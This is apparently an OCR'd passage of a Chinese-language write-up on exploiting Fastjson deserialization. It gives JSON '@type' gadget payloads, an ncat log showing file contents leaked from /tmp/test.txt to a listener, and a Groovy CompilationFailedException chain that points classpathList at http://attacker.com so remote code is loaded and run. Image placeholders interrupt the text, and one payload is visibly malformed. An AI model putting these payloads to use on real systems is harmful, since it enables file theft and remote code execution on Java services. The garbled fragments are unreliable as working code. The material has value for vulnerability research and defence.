
org.apache.commons.io.input.ReaderInputStream(java.io.Reader)

com.alibaba.fastjson.JSONReader


基于HTTPLOG回显

```
{
  "@type": "com.alibaba.fastjson.JSONReader",
    "reader": {
      "@type": "jdk.nashorn.api.scripting.URLReader",
      "url": ${variable}
    }
}
```

```
{"@type":"java.net.URL","val":{"@type":"java.lang.String"{"@type":"java.util.Local
e",
"val":{"@type":"com.alibaba.fastjson.JSONObject",{
"@type": "java.lang.String""@type":"java.util.Locale",
"language":"http://attacker.com/test?",
"country":{"@type":"java.lang.String"[
{"@type":"org.aspectj.org.eclipse.jdt.internal.core.BasicCompilationUnit",
"fileName":"/tmp/test.txt"}
]}}}
```



```
blue@MacBook-Pro ~ % ncat -lvp 2333
Ncat: Version 7.91 ( https://nmap.org/ncat )
Ncat: Listening on :::2333
Ncat: Listening on 0.0.0.0:2333
Ncat: Connection from 127.0.0.1.
Ncat: Connection from 127.0.0.1:52333.
GET /test?_[{"CONTENTS":"{{FLAG}}\N","FILENAME":"/TMP/TEST.TXT","MAINTYPENAME":"TEST"}] HTTP/1.1
User-Agent: Java/1.8.0_152
Host: 127.0.0.1:2333
Accept: text/html, image/gif, image/jpeg, *; q=.2, */*; q=.2
Connection: keep-alive
```



/tmp/test.txt

{{flag}}


04 execute code

①

```
{
"@type":"java.lang.Exception",

"@type":"org.codehaus.groovy.control.CompilationFailedException",

"unit": {}
}
```

class whitelist
java.lang.Exception
java.lang.Class
org.codehaus.groovy.control.ProcessingUnit
org.codehaus.groovy.control.CompilationFailedException
...

②



org.codehaus.groovy.control.ProcessingUnit

org.codehaus.groovy.tools.javac.JavaStubCompilationUnit


org.codehaus.groovy.control.CompilerConfiguration

classpathList = [http://attacker.com]

otherField = null


CompilationFailedException

```java
public class CompilationFailedException extends GroovyRuntimeException {

    public CompilationFailedException(int phase, ProcessingUnit unit, Throwable cause) {
        ...
    }
}
```



```
public abstract class ProcessingUnit {

    public ProcessingUnit(final CompilerConfiguration configuration, final GroovyClassLoader classLoader, final ErrorCollector
errorCollector) {
        setConfiguration(configuration != null ? configuration : CompilerConfiguration.DEFAULT);
        setClassLoader(classLoader);
        this.errorCollector = errorCollector != null ? errorCollector : new ErrorCollector(getConfiguration());
        configure(getConfiguration());
    }

    public void setClassLoader(final GroovyClassLoader loader) {
        this.classLoader = loader != null ? loader : AccessController.doPrivileged((PrivilegedAction<GroovyClassLoader>) () -> {
            ClassLoader parent = Thread.currentThread().getContextClassLoader();
            if (parent == null) parent = ProcessingUnit.class.getClassLoader();
            return new GroovyClassLoader(parent, getConfiguration());
        });
    }
}
```

```
public GroovyClassLoader(ClassLoader parent, CompilerConfiguration config, boolean useConfigurationClasspath) {
    super(EMPTY_URL_ARRAY, parent);
    if (config == null) config = CompilerConfiguration.DEFAULT;
    this.config = config;
    if (useConfigurationClasspath) {
        for (String path : config.getClasspath()) {
            this.addClasspath(path);
        }
    }
    initSourceEncoding(config);
}
```

org.codehaus.groovy.tools.javac.JavaStubCompilationUnit extends org.codehaus.groovy.control.ProcessingUnit

↓

org.codehaus.groovy.control.CompilationUnit#addPhaseOperations

